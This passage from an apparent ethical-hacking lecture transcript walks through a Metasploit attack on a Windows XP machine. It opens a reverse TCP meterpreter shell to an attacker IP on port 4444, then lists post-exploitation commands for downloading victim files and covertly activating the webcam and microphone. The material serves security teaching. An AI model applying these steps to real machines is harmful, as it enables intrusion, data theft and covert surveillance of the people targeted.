
(Refer Slide Time: 20:45)



Now to exploit the system, we use the command $exploit$ or run. So, this time we use the command $exploit$; started reverse TCP handler on the attacker machine. So, this IP address 10.35.1.153 is basically the attacker machine IP address and using the port 4444; this is also the port which is used by the attacker machine.


And see we got the meterpreter session; that means, we already enter inside the target system. By using the command $sysinfo$, we can check the information about the target machine and see it showing windows XP and all the details of the target machine; so; that means, we are already now inside the target machine. Now, we can perform some task from meterpreter session.

(Refer Slide Time: 22:19)



By using the command $help$ we can check all the available command in meterpreter session. Now see, lots of interesting commander here in meterpreter session; $bg\ kill$, $kill$ a background meterpreter script.

(Refer Slide Time: 22:43)



Similarly, there is also some other command like $download$; download a file or directory from the victim machine. Then we can also use $mkdir$ to make a directory in the victim machine, we can also delete the directory from the victim machine. We can also capture the screen, we can also able to on the web cam in the victim machine and

microphone also. We can also record remotely whatever the conversation is going on in front of the victim machine.